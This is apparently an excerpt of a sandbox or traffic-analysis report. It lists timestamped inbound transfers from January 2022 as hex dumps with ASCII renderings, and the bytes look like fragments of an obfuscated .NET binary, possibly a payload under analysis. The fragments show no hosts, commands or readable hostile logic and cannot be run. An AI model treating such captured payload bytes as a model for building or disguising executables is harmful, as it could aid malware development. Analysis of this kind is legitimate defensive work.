2022-01-06 20:04:22 UTC	35	IN	Data Raw: 00 00 00 00 00 00 00 dd 43 00 00 5b 02 00 00 38 46 00 00 32 00 00 00 0a 00 00 01 02 00 00 00 8a 47 00 00 d4 00 00 00 5e 48 00 00 97 00 00 00 00 00 00 00 00 00 00 00 4b 47 00 00 c9 01 00 00 14 49 00 00 32 00 00 00 0a 00 00 01 00 00 00 00 d3 3d 00 00 87 00 00 00 5a 3e 00 00 32 00 00 00 0a 00 00 01 00 00 00 00 50 3d 00 00 51 00 00 00 a1 3d 00 00 0a 01 00 00 0a 00 00 01 02 00 00 00 d9 17 00 00 32 01 00 00 0b 19 00 00 30 00 00 00 00 00 00 00 00 00 00 00 fd 15 00 00 70 04 00 00 6d 1a 00 00 32 00 00 00 0a 00 00 01 1b 30 04 00 fb 00 00 00 13 00 00 11 02 74 32 00 00 01 6f 79 00 00 0a 28 7a 00 00 0a 39 11 00 00 00 02 74 32 00 00 01 6f 79 00 00 0a 0a dd d3 00 00 00 dd 06 00 00 00 26 dd 00 00 00 00 00 02 74 32 00 00 01 6f 7b 00 00 0a 6f 7c 00 00 0a 6f 75 00 00 0a 72 Data Ascii: C[8F2G^HKGI2=Z>2P=Q=20pm20t2oy(z9t2oy&t2o{o|our
2022-01-06 20:04:22 UTC	36	IN	Data Raw: 00 06 28 8c 00 00 0a 58 0a 20 05 15 00 00 0c 08 0d 06 13 05 38 29 00 00 00 08 1b 62 08 58 11 04 61 0c 11 05 18 58 49 13 04 11 04 39 1d 00 00 00 09 1b 62 09 58 11 04 61 0d 11 05 18 d3 18 5a 58 13 05 11 05 49 25 13 04 3a cc ff ff ff 08 09 20 65 8b 58 5d 5a 58 2a 00 00 00 13 30 04 00 c5 00 00 00 17 00 00 11 02 03 28 8d 00 00 0a 39 02 00 00 00 17 2a 02 39 06 00 00 00 03 3a 02 00 00 00 16 2a 16 0a 16 0b 16 0c 16 0d 02 7e 6e 00 00 04 6f 8e 00 00 0a 39 2a 00 00 00 17 0a 02 1a 6f 8f 00 00 0a 02 1b 6f 8f 00 00 0a 1e 62 60 02 1c 6f 8f 00 00 0a 1f 10 62 60 02 1d 6f 8f 00 00 0a 1f 18 62 60 0c 03 7e 6e 00 00 04 6f 8e 00 00 0a 39 2a 00 00 00 17 0b 03 1a 6f 8f 00 00 0a 03 1b 6f 8f 00 00 0a 1e 62 60 03 1c 6f 8f 00 00 0a 1f 10 62 60 03 1d 6f 8f 00 00 0a 1f 18 62 60 0d 06 Data Ascii: (X 8)bXaXI9bXaZXI%: eX]ZX*0(9*9:*~no9*oob`ob`ob`~no9*oob`ob`ob`
2022-01-06 20:04:22 UTC	37	IN	Data Raw: 2a 2a fe 09 00 00 6f af 00 00 0a 2a 00 3e 00 fe 09 00 00 fe 09 01 00 28 b0 00 00 0a 2a 2e 00 fe 09 00 00 28 b0 00 00 06 2a 4a fe 09 00 00 fe 09 01 00 fe 09 02 00 6f b1 00 00 0a 2a 00 2e 00 fe 09 00 00 28 23 00 00 0a 2a 2e 00 fe 09 00 00 28 b2 00 00 0a 2a 1e 00 28 b3 00 00 0a 2a 3a fe 09 00 00 fe 09 01 00 6f 29 00 00 0a 2a 00 3e 00 fe 09 00 00 fe 09 01 00 28 83 00 00 0a 2a 3e 00 fe 09 00 00 fe 09 01 00 28 a6 00 00 06 2a 2a fe 09 00 00 6f 33 01 00 06 2a 00 2e 00 fe 09 00 00 28 b4 00 00 0a 2a 2e 00 fe 09 00 00 28 b5 00 00 0a 2a 2e 00 fe 09 00 00 28 b6 00 00 0a 2a 2a fe 09 00 00 6f b7 00 00 0a 2a 00 2a fe 09 00 00 6f b8 00 00 0a 2a 00 3e 00 fe 09 00 00 fe 09 01 00 28 b9 00 00 0a 2a 2a fe 09 00 00 6f ba 00 00 0a 2a 00 3e 00 fe 09 00 00 fe 09 01 00 28 4a 00 00 Data Ascii: **o*>(*.(*Jo*.(#*.(*(*:o)*>(*>(**o3*.(*.(*.(**o**o*>(**o*>(J
2022-01-06 20:04:22 UTC	39	IN	Data Raw: 25 00 00 96 18 00 00 a6 0f 00 00 63 2b 00 00 e7 26 00 00 5b 0d 00 00 0a 29 00 00 fc 02 00 00 c2 11 00 00 93 11 00 00 19 15 00 00 ba 23 00 00 fc 1c 00 00 0b 0d 00 00 73 06 00 00 2c 17 00 00 30 21 00 00 ec 15 00 00 4a 0b 00 00 b2 1e 00 00 a8 2c 00 00 ce 14 00 00 05 2b 00 00 99 28 00 00 46 22 00 00 ec 09 00 00 39 27 00 00 0d 17 00 00 4c 07 00 00 43 31 00 00 5e 0c 00 00 4d 25 00 00 9e 0c 00 00 d2 2d 00 00 d8 31 00 00 80 0c 00 00 ef 24 00 00 42 0e 00 00 2f 05 00 00 fe 07 00 00 6b 15 00 00 ea 08 00 00 fa 30 00 00 06 20 00 00 77 1f 00 00 a3 27 00 00 10 27 00 00 cc 02 00 00 b7 25 00 00 82 0b 00 00 22 29 00 00 b0 26 00 00 86 1a 00 00 df 18 00 00 6b 09 00 00 50 2c 00 00 57 05 00 00 35 0c 00 00 6b 01 00 00 1c 01 00 00 16 23 00 00 ee 05 00 00 13 1e 00 00 e4 02 00 00 Data Ascii: %c+&[}#s,0!J,+(F"9'LC1^M%-1$B/k0 w"%")&kP,W5k#
2022-01-06 20:04:22 UTC	40	IN	Data Raw: 01 00 00 38 49 f8 ff ff 11 00 17 58 13 00 20 0e 01 00 00 38 39 f8 ff ff 2a fe 0c 1b 00 20 19 00 00 00 20 9a 00 00 00 20 33 00 00 00 59 9c 20 41 00 00 00 28 72 01 00 06 3a 14 f8 ff ff 26 20 32 00 00 00 38 09 f8 ff ff fe 0c 1b 00 20 08 00 00 00 20 4b 00 00 00 20 7b 00 00 00 58 9c 20 af 00 00 00 28 73 01 00 06 3a e5 f7 ff ff 26 20 17 01 00 00 38 da f7 ff ff 20 59 00 00 00 20 6f 00 00 00 58 fe 0e 14 00 20 6f 00 00 00 38 c1 f7 ff ff fe 0c 1b 00 20 1a 00 00 00 20 2b 00 00 00 20 2f 00 00 00 58 9c 20 40 00 00 00 28 72 01 00 06 3a 9d f7 ff ff 26 20 17 00 00 00 38 92 f7 ff ff 20 be 00 00 00 20 3f 00 00 00 59 fe 0e 13 00 20 7a 01 00 00 28 73 01 00 06 39 74 f7 ff ff 26 20 8c 00 00 00 38 69 f7 ff ff fe 0c 1b 00 20 12 00 00 00 20 fb 00 00 00 20 53 00 00 00 59 9c 20 02 Data Ascii: 8IX 89* 3Y A(r:& 28 K {X (s:& 8 Y oX o8 + /X @(r:& 8 ?Y z(s9t& 8i SY
2022-01-06 20:04:22 UTC	41	IN	Data Raw: 7b 00 00 00 38 ef f2 ff ff 20 60 00 00 00 20 13 00 00 00 59 fe 0e 13 00 20 77 00 00 00 38 d6 f2 ff ff 11 06 73 21 00 00 0a 16 73 ca 00 00 0a 13 1c 20 34 00 00 00 38 bd f2 ff ff fe 0c 1b 00 20 0d 00 00 00 20 c2 00 00 00 20 40 00 00 00 59 9c 20 05 01 00 00 38 9e f2 ff ff fe 0c 1b 00 20 11 00 00 00 20 77 00 00 00 20 2c 00 00 00 58 9c 20 26 01 00 00 38 7f f2 ff ff 11 25 28 67 01 00 06 16 6a 28 68 01 00 06 20 67 01 00 00 28 73 01 00 06 39 62 f2 ff ff 26 20 21 00 00 00 38 57 f2 ff ff 20 01 00 00 00 13 09 20 4b 00 00 00 38 46 f2 ff ff fe 0c 24 00 20 01 00 00 00 fe 0c 14 00 9c 20 3d 00 00 00 38 2e f2 ff ff 20 3a 00 00 00 20 0a 00 00 00 58 fe 0e 13 00 20 57 00 00 00 fe 0e 1f 00 38 0d f2 ff ff fe 0c 24 00 20 02 00 00 00 fe 0c 14 00 9c 20 50 01 00 00 38 f9 f1 ff ff Data Ascii: {8 ` Y w8s!s 48 @Y 8 w ,X &8%(gj(h g(s9b& !8W K8F$ =8. : X W8$ P8

Timestamp	kBytes transferred	Direction	Data
2022-01-06 20:04:22 UTC	43	IN	Data Raw: 00 00 00 38 97 ed ff ff 20 75 00 00 00 20 47 00 00 00 58 fe 0e 14 00 20 fd 00 00 00 28 72 01 00 06 3a 79 ed ff ff 26 20 2b 00 00 00 38 6e ed ff ff 20 71 00 00 00 20 0d 00 00 00 58 fe 0e 13 00 20 09 00 00 00 28 72 01 00 06 39 50 ed ff ff 26 20 92 00 00 00 38 45 ed ff ff 11 05 8e 69 1a 5b 13 19 20 11 00 00 00 28 73 01 00 06 3a 2e ed ff ff 26 20 95 00 00 00 38 23 ed ff ff 11 17 13 06 20 31 00 00 00 28 73 01 00 06 39 10 ed ff ff 26 20 1f 00 00 00 38 05 ed ff ff fe 0c 1b 00 20 05 00 00 00 20 d4 00 00 00 20 46 00 00 00 59 9c 20 39 01 00 00 38 e6 ec ff ff fe 0c 1b 00 20 06 00 00 00 20 7d 00 00 00 20 29 00 00 00 59 9c 20 db 00 00 00 28 72 01 00 06 3a c2 ec ff ff 26 20 a8 00 00 00 38 b7 ec ff ff fe 0c 1b 00 20 1a 00 00 00 20 20 00 00 00 20 66 00 00 00 58 9c 20 ee Data Ascii: 8 u GX (r:y& +8n q X (r9P& 8Ei[(s:.& 8# 1(s9& 8 FY 98 })Y (r:& 8 fX
2022-01-06 20:04:22 UTC	44	IN	Data Raw: 20 62 00 00 00 20 66 00 00 00 58 9c 20 07 00 00 00 28 72 01 00 06 3a 2b e8 ff ff 26 20 01 00 00 00 38 20 e8 ff ff 11 0b 1a 5a 13 23 20 f9 00 00 00 38 10 e8 ff ff fe 0c 1b 00 20 0f 00 00 00 20 4b 00 00 00 20 6f 00 00 00 58 9c 20 02 01 00 00 28 73 01 00 06 3a ec e7 ff ff 26 20 79 01 00 00 38 e1 e7 ff ff 20 66 00 00 00 20 35 00 00 00 58 fe 0e 13 00 20 72 00 00 00 fe 0e 1f 00 38 c0 e7 ff ff fe 0c 24 00 20 0f 00 00 00 20 43 00 00 00 20 42 00 00 00 59 9c 20 32 01 00 00 28 72 01 00 06 39 a0 e7 ff ff 26 20 7b 01 00 00 38 95 e7 ff ff 20 34 00 00 00 20 68 00 00 00 58 fe 0e 13 00 20 0f 00 00 00 28 73 01 00 06 3a 77 e7 ff ff 26 20 c1 00 00 00 38 6c e7 ff ff fe 0c 24 00 20 0a 00 00 00 20 80 00 00 00 20 2a 00 00 00 59 9c 20 0a 00 00 00 28 72 01 00 06 3a 48 e7 ff ff 26 Data Ascii: b fX (r:+& 8 Z# 8 K oX (s:& y8 f 5X r8$ C BY 2(r9& {8 4 hX (s:w& 8l$ *Y (r:H&
2022-01-06 20:04:22 UTC	45	IN	Data Raw: 00 00 20 b3 00 00 00 20 42 00 00 00 58 9c 20 29 01 00 00 28 72 01 00 06 3a d0 e2 ff ff 26 20 ff 00 00 00 38 c5 e2 ff ff fe 0c 24 00 20 04 00 00 00 20 ac 00 00 00 20 39 00 00 00 59 9c 20 8d 00 00 00 28 72 01 00 06 3a a1 e2 ff ff 26 20 7e 00 00 00 38 96 e2 ff ff fe 0c 1b 00 20 00 00 00 00 20 61 00 00 00 20 50 00 00 00 59 9c 20 7e 01 00 00 38 77 e2 ff ff fe 0c 24 00 20 06 00 00 00 fe 0c 14 00 9c 20 e4 00 00 00 38 5f e2 ff ff 20 4c 00 00 00 20 0b 00 00 00 58 fe 0e 13 00 20 ac 00 00 00 38 46 e2 ff ff 16 13 00 20 85 00 00 00 38 39 e2 ff ff fe 0c 1b 00 20 07 00 00 00 20 f7 00 00 00 20 52 00 00 00 59 9c 20 63 00 00 00 38 1a e2 ff ff 20 5c 00 00 00 20 53 00 00 00 58 fe 0e 13 00 20 3b 00 00 00 38 01 e2 ff ff fe 0c 1b 00 20 1b 00 00 00 fe 0c 13 00 9c 20 44 01 00 00 Data Ascii: BX)(r:& 8$ 9Y (r:& ~8 a PY ~8w$ 8_ L X 8F 89 RY c8 \ SX ;8 D
2022-01-06 20:04:22 UTC	47	IN	Data Raw: 0c 14 00 9c 20 10 01 00 00 38 86 dd ff ff fe 0c 24 00 20 0f 00 00 00 20 2d 00 00 00 20 23 00 00 00 58 9c 20 39 00 00 00 38 67 dd ff ff 20 02 00 00 00 20 1b 00 00 00 58 fe 0e 13 00 20 49 00 00 00 38 4e dd ff ff fe 0c 1b 00 20 09 00 00 00 fe 0c 13 00 9c 20 ff 00 00 00 28 72 01 00 06 39 31 dd ff ff 26 20 1f 01 00 00 38 26 dd ff ff fe 0c 24 00 20 0a 00 00 00 fe 0c 14 00 9c 20 fb 00 00 00 38 0e dd ff ff 11 06 28 6b 01 00 06 80 77 00 00 04 20 c8 00 00 00 28 72 01 00 06 3a f3 dc ff ff 26 20 b2 00 00 00 38 e8 dc ff ff fe 0c 1b 00 20 08 00 00 00 fe 0c 13 00 9c 20 20 01 00 00 38 d0 dc ff ff 20 89 00 00 00 20 23 00 00 00 58 fe 0e 13 00 20 30 00 00 00 28 72 01 00 06 3a b2 dc ff ff 26 20 1e 00 00 00 38 a7 dc ff ff fe 0c 1b 00 20 0c 00 00 00 20 1d 00 00 00 20 49 00 00 Data Ascii: 8$ - #X 98g X I8N (r91& 8&$ 8(kw (r:& 8 8 #X 0(r:& 8 I
2022-01-06 20:04:22 UTC	48	IN	Data Raw: 00 00 00 58 9c 20 1c 01 00 00 38 2c d8 ff ff fe 0c 24 00 20 0a 00 00 00 fe 0c 14 00 9c 20 23 00 00 00 38 14 d8 ff ff fe 0c 1b 00 20 0b 00 00 00 fe 0c 13 00 9c 20 32 00 00 00 38 fc d7 ff ff 20 94 00 00 00 20 31 00 00 00 59 fe 0e 14 00 20 2f 01 00 00 38 e3 d7 ff ff 20 76 00 00 00 20 09 00 00 00 59 fe 0e 13 00 20 5b 01 00 00 38 ca d7 ff ff 38 d9 e0 ff ff 20 3b 01 00 00 38 bb d7 ff ff fe 0c 24 00 20 03 00 00 00 20 77 00 00 00 20 66 00 00 00 58 9c 20 ec 00 00 00 28 73 01 00 06 3a 97 d7 ff ff 26 20 1b 01 00 00 38 8c d7 ff ff fe 0c 1b 00 20 12 00 00 00 20 31 00 00 00 20 02 00 00 00 59 9c 20 b3 00 00 00 28 72 01 00 06 3a 68 d7 ff ff 26 20 46 00 00 00 38 5d d7 ff ff fe 0c 1b 00 20 1e 00 00 00 fe 0c 13 00 9c 20 24 00 00 00 38 45 d7 ff ff 20 96 00 00 00 20 32 00 00 Data Ascii: X 8,$ #8 28 1Y /8 v Y [88 ;8$ w fX (s:& 8 1 Y (r:h& F8] $8E 2
2022-01-06 20:04:22 UTC	49	IN	Data Raw: 00 00 20 4f 00 00 00 58 fe 0e 14 00 20 56 01 00 00 28 73 01 00 06 39 c7 d2 ff ff 26 20 42 00 00 00 38 bc d2 ff ff 20 9a 00 00 00 20 50 00 00 00 59 fe 0e 13 00 20 82 00 00 00 28 72 01 00 06 3a 9e d2 ff ff 26 20 77 00 00 00 38 93 d2 ff ff 20 65 00 00 00 20 10 00 00 00 58 fe 0e 13 00 20 3f 00 00 00 28 72 01 00 06 3a 75 d2 ff ff 26 20 36 00 00 00 38 6a d2 ff ff 11 0a 8e 69 1a 5b 13 0f 20 4d 00 00 00 28 73 01 00 06 39 53 d2 ff ff 26 20 0f 00 00 00 38 48 d2 ff ff fe 0c 1b 00 20 1e 00 00 00 20 d6 00 00 00 20 47 00 00 00 59 9c 20 ec 00 00 00 38 29 d2 ff ff 20 cb 00 00 00 20 21 00 00 00 58 fe 0e 13 00 20 01 00 00 00 28 72 01 00 06 39 0b d2 ff ff 26 20 01 00 00 00 38 00 d2 ff ff fe 0c 1b 00 20 0c 00 00 00 fe 0c 13 00 9c 20 9c 00 00 00 28 72 01 00 06 3a e3 d1 ff ff Data Ascii: OX V(s9& B8 PY (r:& w8 e X ?(r:u& 68ji[M(s9S& 8H GY 8) !X (r9& 8 (r:
2022-01-06 20:04:22 UTC	51	IN	Data Raw: 6a e4 ff ff 20 c5 00 00 00 38 7b cd ff ff fe 0c 1b 00 20 11 00 00 00 fe 0c 13 00 9c 20 f6 00 00 00 28 73 01 00 06 3a 5e cd ff ff 26 20 3d 01 00 00 38 53 cd ff ff 20 55 00 00 00 20 43 00 00 00 58 fe 0e 13 00 20 4b 00 00 00 28 72 01 00 06 39 35 cd ff ff 26 20 8c 00 00 00 38 2a cd ff ff fe 0c 1b 00 20 04 00 00 00 20 3c 00 00 00 20 74 00 00 00 58 9c 20 50 00 00 00 28 73 01 00 06 3a 06 cd ff ff 26 20 98 00 00 00 38 fb cc ff ff 20 b2 00 00 00 20 3b 00 00 00 59 fe 0e 13 00 20 03 00 00 00 28 73 01 00 06 3a dd cc ff ff 26 20 0a 01 00 00 38 d2 cc ff ff fe 0c 24 00 20 0e 00 00 00 20 f0 00 00 00 20 50 00 00 00 59 9c 20 1d 01 00 00 38 b3 cc ff ff fe 0c 24 00 20 09 00 00 00 20 59 00 00 00 20 05 00 00 00 58 9c 20 23 01 00 00 38 94 cc ff ff fe 0c 24 00 20 09 00 00 00 20 Data Ascii: j 8{ (s:^& =8S U CX K(r95& 8* < tX P(s:& 8 ;Y (s:& 8$ PY 8$ Y X #8$
2022-01-06 20:04:22 UTC	52	IN	Data Raw: 06 39 2a c8 ff ff 26 20 bf 00 00 00 38 1f c8 ff ff fe 0c 1b 00 20 02 00 00 00 fe 0c 13 00 9c 20 da 00 00 00 38 07 c8 ff ff 20 ff 00 00 00 13 01 20 2a 01 00 00 28 73 01 00 06 3a f1 c7 ff ff 26 20 31 01 00 00 38 e6 c7 ff ff 11 07 28 6e 01 00 06 28 6b 01 00 06 80 77 00 00 04 20 45 00 00 00 38 cb c7 ff ff fe 0c 1b 00 20 14 00 00 00 20 38 00 00 00 20 34 00 00 00 58 9c 20 52 01 00 00 38 ac c7 ff ff fe 0c 1b 00 20 10 00 00 00 fe 0c 13 00 9c 20 5f 01 00 00 38 94 c7 ff ff 11 05 11 23 19 58 91 1f 18 62 11 05 11 23 18 58 91 1f 10 62 60 11 05 11 23 17 58 91 1e 62 60 11 05 11 23 91 60 13 10 20 73 00 00 00 38 63 c7 ff ff 11 03 20 ff 00 00 00 13 03 25 20 c4 fd cc 6b fe 0e 20 00 20 fb f7 e8 08 fe 0e 15 00 fe 0e 0d 00 20 6d 38 62 76 fe 0e 22 00 20 bb fd 49 1e fe 0e 1d 00 Data Ascii: 9*& 8 8 *(s:& 18(n(kw E8 8 4X R8 _8#Xb#Xb`#Xb`#` s8c % k m8bv" I
2022-01-06 20:04:22 UTC	53	IN	Data Raw: 00 00 00 00 2a 13 30 05 00 04 00 00 00 00 00 00 00 00 00 16 2a 12 00 00 00 2a 00 00 00 03 30 02 00 46 00 00 00 00 00 00 28 a7 00 00 06 38 0b 00 00 00 16 80 80 00 00 04 38 21 00 00 00 28 5d 01 00 06 38 01 00 00 00 2a 14 80 7b 00 00 04 38 00 00 00 00 14 80 7c 00 00 04 38 d4 ff ff ff 17 8c 03 00 00 01 80 81 00 00 04 38 d9 ff ff ff 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 16 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 03 30 03 00 04 00 00 00 00 00 00 00 00 00 00 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 00 2a 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 00 00 00 17 2a 12 00 00 17 2a 00 00 00 13 30 03 00 04 00 Data Ascii: *0**0F(88!(]8*{8|88*****0*0******0**0
2022-01-06 20:04:22 UTC	55	IN	Data Raw: 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 17 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 14 2a 12 00 00 14 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 Data Ascii: *****0*0*0**********

Timestamp	kBytes transferred	Direction	Data
2022-01-06 20:04:23 UTC	59	IN	Data Raw: 00 00 00 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 17 2a 00 00 00 03 30 03 00 04 00 00 00 00 00 00 00 00 00 17 2a 12 00 00 17 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 17 2a 00 00 00 1a 28 a7 00 00 06 2a 00 12 00 00 00 2a 00 00 00 22 00 14 a5 14 00 00 01 2a 00 00 00 03 30 03 00 04 00 00 00 00 00 00 00 00 00 00 2a 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 13 30 04 00 04 00 00 00 00 00 00 00 00 00 14 2a 12 00 00 14 2a 00 00 00 12 00 00 17 2a 00 00 00 13 30 04 00 04 00 00 00 00 00 00 00 00 00 17 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 17 2a 12 00 00 17 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a7 00 00 06 2a 00 12 00 00 00 Data Ascii: *****0******(**'*0***0***0*0****(*
2022-01-06 20:04:23 UTC	63	IN	Data Raw: 6c 05 00 06 2a 00 42 28 a7 00 00 06 d0 a1 00 00 02 28 9e 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 70 05 00 06 2a 00 00 00 42 28 a7 00 00 06 d0 a2 00 00 02 28 9e 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 74 05 00 06 2a 00 00 00 42 28 a7 00 00 06 d0 a3 00 00 02 28 9e 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f 78 05 00 06 2a 00 42 28 a7 00 00 06 d0 a4 00 00 02 28 9e 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 7c 05 00 06 2a 00 00 00 42 28 a7 00 00 06 d0 a5 00 00 02 28 9e 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 80 05 00 06 2a 00 00 00 42 28 a7 00 00 06 d0 a6 00 00 02 28 9e 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 84 05 00 06 2a 00 00 00 42 28 a7 00 00 06 d0 a7 00 00 02 28 9e 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 88 05 00 06 2a 00 00 00 42 Data Ascii: l*B((*2op*B((*2ot*B((**ox*B((*2o|*B((*2o*B((*2o*B((*2o*B
2022-01-06 20:04:23 UTC	64	IN	Data Raw: 00 00 06 d0 bf 00 00 02 28 9e 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f e8 05 00 06 2a 00 00 00 42 28 a7 00 00 06 d0 c0 00 00 02 28 9e 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f ec 05 00 06 2a 00 42 28 a7 00 00 06 d0 c1 00 00 02 28 9e 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f f0 05 00 06 2a 00 42 28 a7 00 00 06 d0 c2 00 00 02 28 9e 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f f4 05 00 06 2a 00 00 00 42 28 a7 00 00 06 d0 c3 00 00 02 28 9e 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f f8 05 00 06 2a 00 42 28 a7 00 00 06 d0 c4 00 00 02 28 9e 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f fc 05 00 06 2a 00 42 28 a7 00 00 06 d0 c5 00 00 02 28 9e 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 00 06 00 06 2a 00 00 00 42 28 a7 00 00 06 d0 c6 00 00 02 28 9e 00 00 06 2a 00 00 00 32 0e Data Ascii: (*2o*B((**o*B((**o*B((*2o*B((**o*B((**o*B((*2o*B((*2
2022-01-06 20:04:23 UTC	68	IN	Data Raw: ca 01 70 05 00 01 00 00 9b 12 00 00 2d 00 cb 01 74 05 00 01 00 00 af 12 00 00 2d 00 cc 01 78 05 00 01 00 00 c3 12 00 00 2d 00 cd 01 7c 05 00 01 00 00 d7 12 00 00 2d 00 ce 01 80 05 00 01 00 00 eb 12 00 00 2d 00 cf 01 84 05 00 01 00 00 ff 12 00 00 2d 00 d0 01 88 05 00 01 00 00 13 13 00 00 2d 00 d1 01 8c 05 00 01 00 00 27 13 00 00 2d 00 d2 01 90 05 00 01 00 00 3b 13 00 00 2d 00 d3 01 94 05 00 01 00 00 4f 13 00 00 2d 00 d4 01 98 05 00 01 00 00 63 13 00 00 2d 00 d5 01 9c 05 00 01 00 00 77 13 00 00 2d 00 d6 01 a0 05 00 01 00 00 8b 13 00 00 2d 00 d7 01 a4 05 00 01 00 00 9f 13 00 00 2d 00 d8 01 a8 05 00 01 00 00 b3 13 00 00 2d 00 d9 01 ac 05 00 01 00 00 c7 13 00 00 2d 00 da 01 b0 05 00 01 00 00 db 13 00 00 2d 00 db 01 b4 05 00 01 00 00 ef 13 00 00 2d 00 dc 01 b8 Data Ascii: p-t-x-|----'-;-O-c-w-------
2022-01-06 20:04:23 UTC	72	IN	Data Raw: 18 d3 16 37 01 09 00 98 23 00 00 00 00 91 18 d3 16 37 01 09 00 7c 21 00 00 08 00 96 00 13 1c 63 02 09 00 8c 21 00 00 08 00 96 00 b6 05 70 02 0b 00 94 21 00 00 08 00 96 00 7f 1c 37 01 0c 00 cc 21 00 00 08 00 96 00 ba 1c 8c 02 0c 00 d4 21 00 00 08 00 96 08 fb 1c 93 02 0d 00 dc 21 00 00 08 00 96 08 38 1d 97 02 0d 00 e4 21 00 00 08 00 93 00 75 1d 45 01 0e 00 ec 21 00 00 08 00 93 00 89 1d 9c 02 0e 00 f4 21 00 00 00 00 91 18 d3 16 37 01 0e 00 fc 21 00 00 08 00 86 08 f0 1d ad 02 0e 00 04 22 00 00 08 00 86 08 f9 1d b2 02 0e 00 0c 22 00 00 08 00 86 18 53 00 b8 02 0f 00 1c 22 00 00 08 00 86 00 51 1e 08 03 10 00 2c 22 00 00 08 00 96 00 8e 1e 83 03 11 00 a0 22 00 00 08 00 93 00 0a 1f 45 01 12 00 a8 22 00 00 08 00 93 00 1e 1f ae 03 12 00 b0 22 00 00 00 00 91 18 d3 16 Data Ascii: 7#7|!c!p!7!!!8!uE!!7!""S"Q,""E""
2022-01-06 20:04:23 UTC	76	IN	Data Raw: 2b 18 2f 0c 68 01 00 00 00 00 03 00 c6 01 b0 21 3a 0c 6d 01 00 00 00 00 03 00 c6 01 e0 21 4b 0c 74 01 c4 af 00 00 00 00 91 18 d3 16 37 01 76 01 00 00 00 00 03 00 86 18 53 00 65 01 76 01 00 00 00 00 03 00 c6 01 2b 18 54 0c 78 01 00 00 00 00 03 00 c6 01 b0 21 5d 0c 7c 01 00 00 00 00 03 00 c6 01 e0 21 6c 0c 82 01 cc af 00 00 00 00 91 18 d3 16 37 01 84 01 00 00 00 00 03 00 86 18 53 00 65 01 84 01 00 00 00 00 03 00 c6 01 2b 18 75 0c 86 01 00 00 00 00 03 00 c6 01 b0 21 7c 0c 89 01 00 00 00 00 03 00 c6 01 e0 21 5b 05 8e 01 d4 af 00 00 00 00 91 18 d3 16 37 01 8f 01 00 00 00 00 03 00 86 18 53 00 65 01 8f 01 00 00 00 00 03 00 c6 01 2b 18 89 0c 91 01 00 00 00 00 03 00 c6 01 b0 21 a2 04 92 01 00 00 00 00 03 00 c6 01 e0 21 8e 0c 95 01 dc af 00 00 00 00 91 18 d3 16 37 Data Ascii: +/h!:m!Kt7vSev+Tx!]!!7Se+u!!![7Se+!!7
2022-01-06 20:04:23 UTC	81	IN	Data Raw: 41 5a 0f 22 02 24 f8 00 00 08 00 c6 00 f1 41 54 0f 22 02 2c f8 00 00 08 00 c6 00 fc 41 54 0f 22 02 34 f8 00 00 08 00 c6 00 07 42 54 0f 22 02 3c f8 00 00 08 00 c6 00 12 42 5a 0f 22 02 44 f8 00 00 08 00 c6 00 1d 42 54 0f 22 02 4c f8 00 00 08 00 c6 00 28 42 54 0f 22 02 54 f8 00 00 08 00 c6 00 33 42 54 0f 22 02 5c f8 00 00 08 00 c6 00 3e 42 54 0f 22 02 64 f8 00 00 08 00 c6 00 49 42 54 0f 22 02 6c f8 00 00 08 00 c6 00 54 42 54 0f 22 02 74 f8 00 00 08 00 c6 00 5f 42 5a 0f 22 02 7c f8 00 00 08 00 c6 00 6a 42 5a 0f 22 02 84 f8 00 00 08 00 c6 00 75 42 54 0f 22 02 8c f8 00 00 08 00 c6 00 80 42 54 0f 22 02 94 f8 00 00 08 00 c6 00 8b 42 54 0f 22 02 9c f8 00 00 08 00 c6 00 96 42 54 0f 22 02 a4 f8 00 00 08 00 c6 00 a1 42 54 0f 22 02 ac f8 00 00 08 00 c6 00 ac 42 54 0f Data Ascii: AZ"$AT",AT"4BT"<BZ"DBT"L(BT"T3BT"\>BT"dIBT"lTBT"t_BZ"|jBZ"uBT"BT"BT"BT"BT
